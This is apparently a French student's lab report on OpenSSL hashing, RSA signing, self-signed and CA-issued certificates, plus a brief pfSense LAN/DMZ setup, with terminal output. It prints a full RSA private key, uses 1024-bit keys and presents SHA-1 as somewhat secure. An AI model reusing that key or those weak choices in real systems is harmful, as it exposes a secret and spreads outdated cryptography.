- Comparer le résultat des deux fonctions de hachage. Qu'est-ce que vous

remarquez ?

SHA-1 génère une empreinte de 160 bits contre 128 bits pour MD5, ce qui le rend légèrement plus sécurisé

Signature d'un fichier

Signer un document revient à signer son empreinte. L'instruction à utiliser dans ce cas est :

#openssl rsautl –sign –in empreinte_fichier –inkey rsaprivkey.pem – out fichier_sig

- Signer le fichier **fichier_nom_eleve.sha1** et mettre de résultat le fichier **fichier_sig**. Dans ce cas, quel est la clé que vous devez utiliser pour signer ?
  on doit utiliser la clé privée

- Il reste ensuite à vérifier que l'empreinte ainsi produite dans le fichier **fichier_nom_eleve.sha1** est la même que l'on peut calculer. Utiliser l'instruction *openssl rsautl -verify*.

#openssl rsautl –verify –in fichier_sig -out empreinte2 –pubin – inkey rsapubkey.pem

- Quel est la clé que vous devez utiliser pour vérifier la signature du fichier fichier_sig?
- La clé public

4. CERTIFICAT NUMERIQUE

Génération de la clé privée

- Générer une paire de clés RSA de taille 1024 bits et stocker le résultat dans le fichier **server_cle.pem**

Génération d'une requête de création d'un certificat

Créer un fichier de demande de signature de certificat (CSR Certificate Signing Request) *:*

#openssl req –new -key serveur_cle.pem –out serveur_cert.pem

```
┌──(kali㉿kali)-[~]
└─$ cat server_key.pem
-----BEGIN PRIVATE KEY-----
MIICdwIBADANBgkqhkiG9w0BAQEFAASCAmEwggJdAgEAAoGBAL+R/pSAKWaYGMdv
zI2UoVL+xa64U788mPRypHak8LOh3UprhAV7+nAY3sSpJLfKCDhIwmv1k5Sb/JIZ
EY/Op7xUnNfBjxP8NrJnoqfBidxN33irb+qAOQxEhC9QIYNJJQUBj0iUYiJCwT0r
Mlq53tLO33Do1L/FhpNOOTTETuZVAgMBAAECgYBtHylnx5VNpme++vUG1NoMH6nV
O5Qgw9DQtZjvKEcf25zk7ld2lEd0oQYL+dk7g66o+PEec/WL2krFodf6FZo/VRf6
vSBzH1dr3JbzsPZoMLkUz820v+2NRis3E18KHi4pke3OwUnTXZfWcm2E4Q/Y9nED
e6u7xmsz0BgSmbdCQQJBAOwZdV0TWRhxx3rWJZsUkRaXFHf707nt8ZpI/Y5EaR53
UDkgmUQV0bxv+p/h4m3AskwElkLwe97JBduQpmgfbLECQQDPt7AtXiNN9jqk6YcY
Wfqjesw5an+Pj5+mHsSfMqdnW/j11XDar9A8uji+LxzR+PVzUpn9eZ6+FsLWwll5
2GzlAkEA05k9hl2AzFes4Hps2cBlCEn/HkmkSE7o6c3g8VB+pb9pNsnwkwS7JJd3
lzNrK9I3+cliojvFyLWBenb5rPf9AQJBAIDnztaoyCIWv5geMK+FD40qpNiw5c7S
49G04HKnfcogAqWVOv8MAp/dNV+ZXzpTVQenaFcshb4T5ABhBiQekp0CQH3HlZZK
P4mbd0z7bEUrCGtNGYtAUhHvvLNMTQiLy3nuEsfQhX0N6D50rzjzUzU1HKeOIb31
uL8OxVxFp0yJJik=
-----END PRIVATE KEY-----

┌──(kali㉿kali)-[~]
└─$ cat serveur_cert.crt
-----BEGIN CERTIFICATE-----
MIICkDCCAfmgAwIBAgIUQtjOnqeP6hQJwp3p71xTZfhfU5AwDQYJKoZIhvcNAQEL
BQAwWjELMAkGA1UEBhMCVE4xEDAOBgNVBAgMB1RVbmlzaWExDjAMBgNVBAcMBUdh
YmVzMQ8wDQYDVQQKDAZFc3ByaXQxGDAWBgNVBAMMD21vaGFtZWQgc2FsbGFtaTAe
Fw0yNDEwMTAyMDUwMjhaFw0yNTEwMTAyMDUwMjhaMFoxCzAJBgNVBAYTAlROMRAw
DgYDVQQIDAdUVW5pc2lhMQ4wDAYDVQQHDAVHYWJlczEPMA0GA1UECgwGRXNwcml0
MRgwFgYDVQQDDA9tb2hhbWVkIHNhbGxhbWkwgZ8wDQYJKoZIhvcNAQEBBQADgY0A
MIGJAoGBAL+R/pSAKWaYGMdvzI2UoVL+xa64U788mPRypHak8LOh3UprhAV7+nAY
3sSpJLfKCDhIwmv1k5Sb/JIZEY/Op7xUnNfBjxP8NrJnoqfBidxN33irb+qAOQxE
hC9QIYNJJQUBj0iUYiJCwT0rMlq53tLO33Do1L/FhpNOOTTETuZVAgMBAAGjUzBR
MB0GA1UdDgQWBBQ5UtzyFCso9J5dthzfZhBdSQGkMTAfBgNVHSMEGDAWgBQ5Utzy
FCso9J5dthzfZhBdSQGkMTAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUA
A4GBALFMH78k7uJ6HcJWQdgS87hJmSZRffS7Sg8jif3BfXNbqk1tClmu2yRRCt/I
kW1RYEiZys99UPHaFy6mcuH0Qgs4wnB+PkcOrptBM2kZu36eB+Bfkn4LbruBHyQT
MIgFv9lRB4lLsNOly/wwpsxAC4WfLdNnxU64vEi5mZ+1nHbO
-----END CERTIFICATE-----

┌──(kali㉿kali)-[~]
└─$ cat server_pub_key.pem
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC/kf6UgClmmBjHb8yNlKFS/sWu
uFO/PJj0cqR2pPCzod1Ka4QFe/pwGN7EqSS3ygg4SMJr9ZOUm/ySGRGPzqe8VJzX
wY8T/DayZ6KnwYncTd94q2/qgDkMRIQvUCGDSSUFAY9IlGIiQsE9KzJaud7Szt9w
6NS/xYaTTjk0×E7mVQIDAQAB
-----END PUBLIC KEY-----
```

Signature du certificat

Afin de signer le certificat deux possibilités sont offertes :

- Auto signer le certificat
- Signer le certificat par une autorité de certification (AC)

Auto signature d'un certificat

- Signer le fichier **server.cert** à l'aide de la clé privée contenant dans le fichier **server_cle.pem** et stocker le résultat dans le fichier **server_cert.crt**. Le certificat doit avoir une période de validité d'un an.

  #openssl req –new – x509 –days 365 –key serveur_cle.pem –out serveur_cert.crt

- Afficher le contenu du certificat en format texte *:*

#openssl x509 -in serveur_cert.crt -text -noout

```
┌──(kali㉿kali)-[~]
└─$ cat serveur_cert.crt
-----BEGIN CERTIFICATE-----
MIICkDCCAfmgAwIBAgIUQtjOnqeP6hQJwp3p71xTZfhfU5AwDQYJKoZIhvcNAQEL
BQAwWjELMAkGA1UEBhMCVE4xEDAOBgNVBAgMB1RVbmlzaWExDjAMBgNVBAcMBUdh
YmVzMQ8wDQYDVQQKDAZFc3ByaXQxGDAWBgNVBAMMD21vaGFtZWQgc2FsbGFtaTAe
Fw0yNDEwMTAyMDUwMjhaFw0yNTEwMTAyMDUwMjhaMFoxCzAJBgNVBAYTAlROMRAw
DgYDVQQIDAdUVW5pc2lhMQ4wDAYDVQQHDAVHYWJlczEPMA0GA1UECgwGRXNwcml0
MRgwFgYDVQQDDA9tb2hhbWVkIHNhbGxhbWkwgZ8wDQYJKoZIhvcNAQEBBQADgY0A
MIGJAoGBAL+R/pSAKWaYGMdvzI2UoVL+xa64U788mPRypHak8LOh3UprhAV7+nAY
3sSpJLfKCDhIwmv1k5Sb/JIZEY/Op7xUnNfBjxP8NrJnoqfBidxN33irb+qAOQxE
hC9QIYNJJQUBj0iUYiJCwT0rMlq53tLO33Do1L/FhpNOOTTETuZVAgMBAAGjUzBR
MB0GA1UdDgQWBBQ5UtzyFCso9J5dthzfZhBdSQGkMTAfBgNVHSMEGDAWgBQ5Utzy
FCso9J5dthzfZhBdSQGkMTAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUA
A4GBALFMH78k7uJ6HcJWQdgS87hJmSZRffS7Sg8jif3BfXNbqk1tClmu2yRRCt/I
kW1RYEiZys99UPHaFy6mcuH0Qgs4wnB+PkcOrptBM2kZu36eB+Bfkn4LbruBHyQT
MIgFv9lRB4lLsNOly/wwpsxAC4WfLdNnxU64vEi5mZ+1nHbO
-----END CERTIFICATE-----
```

```
┌──(kali㉿kali)-[~]
└─$ openssl x509 -in serveur_cert.crt -text -noout
Certificate:
    Data:
        Version: 3 (0×2)
        Serial Number:
            42:d8:ce:9e:a7:8f:ea:14:09:c2:9d:e9:ef:5c:53:65:f8:5f:53:90
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=TN, ST=TUnisia, L=Gabes, O=Esprit, CN=mohamed sallami
        Validity
            Not Before: Oct 10 20:50:28 2024 GMT
            Not After : Oct 10 20:50:28 2025 GMT
        Subject: C=TN, ST=TUnisia, L=Gabes, O=Esprit, CN=mohamed sallami
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:bf:91:fe:94:80:29:66:98:18:c7:6f:cc:8d:94:
                    a1:52:fe:c5:ae:b8:53:bf:3c:98:f4:72:a4:76:a4:
                    f0:b3:a1:dd:4a:6b:84:05:7b:fa:70:18:de:c4:a9:
                    24:b7:ca:08:38:48:c2:6b:f5:93:94:9b:fc:92:19:
                    11:8f:ce:a7:bc:54:9c:d7:c1:8f:13:fc:36:b2:67:
                    a2:a7:c1:89:dc:4d:df:78:ab:6f:ea:80:39:0c:44:
                    84:2f:50:21:83:49:25:05:01:8f:48:94:62:22:42:
                    c1:3d:2b:32:5a:b9:de:d2:ce:df:70:e8:d4:bf:c5:
                    86:93:4e:39:34:c4:4e:e6:55
                Exponent: 65537 (0×10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                39:52:DC:F2:14:2B:28:F4:9E:5D:B6:1C:DF:66:10:5D:49:01:A4:31
            X509v3 Authority Key Identifier:
                39:52:DC:F2:14:2B:28:F4:9E:5D:B6:1C:DF:66:10:5D:49:01:A4:31
            X509v3 Basic Constraints: critical
                CA:TRUE
    Signature Algorithm: sha256WithRSAEncryption
    Signature Value:
        b1:4c:1f:bf:24:ee:e2:7a:1d:c2:56:41:d8:12:f3:b8:49:99:
        26:51:7d:f4:bb:4a:0f:23:89:fd:c1:7d:73:5b:aa:4d:6d:0a:
        59:ae:db:24:51:0a:df:c8:91:6d:51:60:48:99:ca:cf:7d:50:
        f1:da:17:2e:a6:72:e1:f4:42:0b:38:c2:70:7e:3e:47:0e:ae:
        9b:41:33:69:19:bb:7e:9e:07:e0:5f:92:7e:0b:6e:bb:81:1f:
        24:13:30:88:05:bf:d9:51:07:89:4b:b0:d3:a5:cb:fc:30:a6:
        cc:40:0b:85:9f:2d:d3:67:c5:4e:b8:bc:48:b9:99:9f:b5:9c:
        76:ce
```

Signature par une autorité de certification (AC)

- La première étape consiste à générer une clé privée RSA pour l'AC de taille 2048 bits et de stocker le résultat dans le fichier **cakey.pem**

#openssl genrsa -out cakey.pem 2048

-

- Générer un certificat pour l'AC ayant une période de validité 730 jours et stocker le résultat dans le fichier **ca.crt**.

#openssl req -new -x509 -days 730 -key cakey.pem –out ca_crt

```
┌──(kali㉿kali)-[~]
└─$ openssl req -new -x509 -days 730 -key cakey.pem -out ca_crt
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:TN
State or Province Name (full name) [Some-State]:Tunisia
Locality Name (eg, city) []:Gabes
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Esprit
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:Mohamed Sallami
Email Address []:

┌──(kali㉿kali)-[~]
└─$ cat ca_crt
-----BEGIN CERTIFICATE-----
MIIDlTCCAn2gAwIBAgIULv2SgsekJMVRO9lODb0d805lPmEwDQYJKoZIhvcNAQEL
BQAwWjELMAkGA1UEBhMCVE4xEDAOBgNVBAgMB1R1bmlzaWExDjAMBgNVBAcMBUdh
YmVzMQ8wDQYDVQQKDAZFc3ByaXQxGDAWBgNVBAMMD01vaGFtZWQgU2FsbGFtaTAe
Fw0yNDEwMTEwODM5NTNaFw0yNjEwMTEwODM5NTNaMFoxCzAJBgNVBAYTAlROMRAw
DgYDVQQIDAdUdW5pc2lhMQ4wDAYDVQQHDAVHYWJlczEPMA0GA1UECgwGRXNwcml0
MRgwFgYDVQQDDA9Nb2hhbWVkIFNhbGxhbWkwggEiMA0GCSqGSIb3DQEBAQUAA4IB
DwAwggEKAoIBAQCulC7INAXEQfMhOmuAOA3T4fCebxYLaCS7ggnaWZc3PhFO1UkQ
6nnOZjNAngZbqFApcw5QhfQ8vNNuftRfmHgtc8bnmDTe/rqXLY24HmZC9iliZlJk
jotllwizemqzL3m/BUb7eUhOGR3F7qNKEUzVaJ90j0F0aM0JSYD8LY8TEyJgXbR0
1bvq7iEEvw+sWfCQNQxmUNrVtB7rxQA/p2ZHVUn16MMPw15HIzgfjAr24oh/Oydc
mX1kdnx2Pcr4lIib3YkjFi4OASznBjLHBmrTx5/QOCIbrosQh2xRwJnpAdq9jTkk
Vo9rmxsBo5vQPmW4TDDiTIUO0YbEh4AhSNHdAgMBAAGjUzBRMB0GA1UdDgQWBBTG
oiClQ6xRHCZkzmMEe0TQawGE6TAfBgNVHSMEGDAWgBTGoiClQ6xRHCZkzmMEe0TQ
awGE6TAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQB5qLFgFWGe
HkUfj7mOcQGOkwWSErYOkfI+elodPPBDo6dvv9CIP6/dWdBYMKUFMA3+dJjX08IS
cxy1HBRSU9hvYIYnVl6aT8ltcwUnCJWTEtYOYBgZw42kdYtG1ph6aSK7tKV4kSxW
VcQrg0tWVKT9P7F9HSEPGDIH8RyCeqJuQUd7spoygHjfCuiKfHqVj+X08OlxVpG1
lwT2+pqmIclDBs4OwMJKkzB6SA0kzybn4KNwpCbvhVufYhvJ1SCLmErmiErtUzEZ
TtpWC2Ot9KwOm1cinALrLvQIwK6Jpsso03xLpR5xw4qUPkEIO8dD8O2EAhglcW5z
pguoQDlYHr9P
-----END CERTIFICATE-----
```

Rq: ca.crt est le certificat auto signé de l'autorité de certification qui va permettre de signer les certificats créés.


- Signer la demande du certificat du serveur (le fichier **server.csr**) par l'autorité de certification AC en utilisant l'instruction suivante :


#openssl x509 –req –in server.csr –out server.crt –CA ca.crt -CAkey cakey.pem -CAcreateserial -CAserial ca.srl

```
┌──(kali㉿kali)-[~]
└─$ openssl x509 -req -in serveur_cert.pem -out server.crt  -CA ca_crt -CAkey cakey.pem -CAcreateserial -CAserial ca.srl

Certificate request self-signature ok
subject=C=TN, ST=Tunisia, L=Gabes, O=Esprit, CN=mohamed sallami

┌──(kali㉿kali)-[~]
└─$ cat ca.srl
64521A8B8460BE02E5D29DCD1EE1D5A555E8B4CD

┌──(kali㉿kali)-[~]
└─$ cat server.crt
-----BEGIN CERTIFICATE-----
MIIDADCCAeigAwIBAgIUZFIai4RgvgLl0p3NHuHVpVXotM0wDQYJKoZIhvcNAQEL
BQAwWjELMAkGA1UEBhMCVE4xEDAOBgNVBAgMB1R1bmlzaWExDjAMBgNVBAcMBUdh
YmVzMQ8wDQYDVQQKDAZFc3ByaXQxGDAWBgNVBAMMD01vaGFtZWQgU2FsbGFtaTAe
Fw0yNDEwMTEwODQ0MDdaFw0yNDExMTAwODQ0MDdaMFoxCzAJBgNVBAYTAlROMRAw
DgYDVQQIDAdUdW5pc2lhMQ4wDAYDVQQHDAVHYWJlczEPMA0GA1UECgwGRXNwcml0
MRgwFgYDVQQDDA9tb2hhbWVkIHNhbGxhbWkwgZ8wDQYJKoZIhvcNAQEBBQADgY0A
MIGJAoGBAL+R/pSAKWaYGMdvzI2UoVL+xa64U788mPRypHak8LOh3UprhAV7+nAY
3sSpJLfKCDhIwmv1k5Sb/JIZEY/Op7xUnNfBjxP8NrJnoqfBidxN33irb+qAOQxE
nC9QIYNJJQU8j0iUYiJCwT0rMlq53tLO33Do1L/FhpNOOTTETuZVAgMBAAGjQjBA
MB0GA1UdDgQWBBQ5UtzyFCso9J5dthzfZhBdSQGkMTAfBgNVHSMEGDAWgBTGoiCl
Q6xRHCZkzmMEe0TQawGE6TANBgkqhkiG9w0BAQsFAAOCAQEAP84KgnSE9nUH53PA
f6xVhSVnYHgZqZVH+HvlpZczWggQeK8P8C97ap0HL1bNVzL8okFSJrD6z4WBPujf
yo9ZMudFgBXdQMGAvh5YG+oO8YduKmtctpzwmbnD98pKMPk1wWqEpPuP9VDwE+i5
6AEq2ZygloncPStMOlg8VH2YE2Typx3WOdHJLn8hqnZ/OK2Ft1YIQ5WHayPXNzMC
uJMcE6oVAH4rY0m15cmlQtPT+YH9NV3O4mzvoAemWN5nFBOuHcWGnN9mGtuQAYAD
0iBTdxdVAXroOzo9977FL3pMUBPMfr6j0fjeX3UYd7gst6i/7hkyqdiYuC032YaA
e7zOUw==
-----END CERTIFICATE-----
```


Fascicule 4 :

Interface LAN (em1) Adresse IP : 192.168.158.1
Réseau : 192.168.158.0/24
Interface DMZ (em2) Adresse IP : 192.168.159.1
Réseau : 192.168.159.0/24
On a ajouté deux cartes réseaux a notre machine virtuelle PFSense : VMnet0 pour le réseaux Lan et VMnet1 pour la DMZ






Connexion à l'interface d'administration de pfSense :




Configuration des règles de sécurité:


WAN :




LAN :



DMZ :

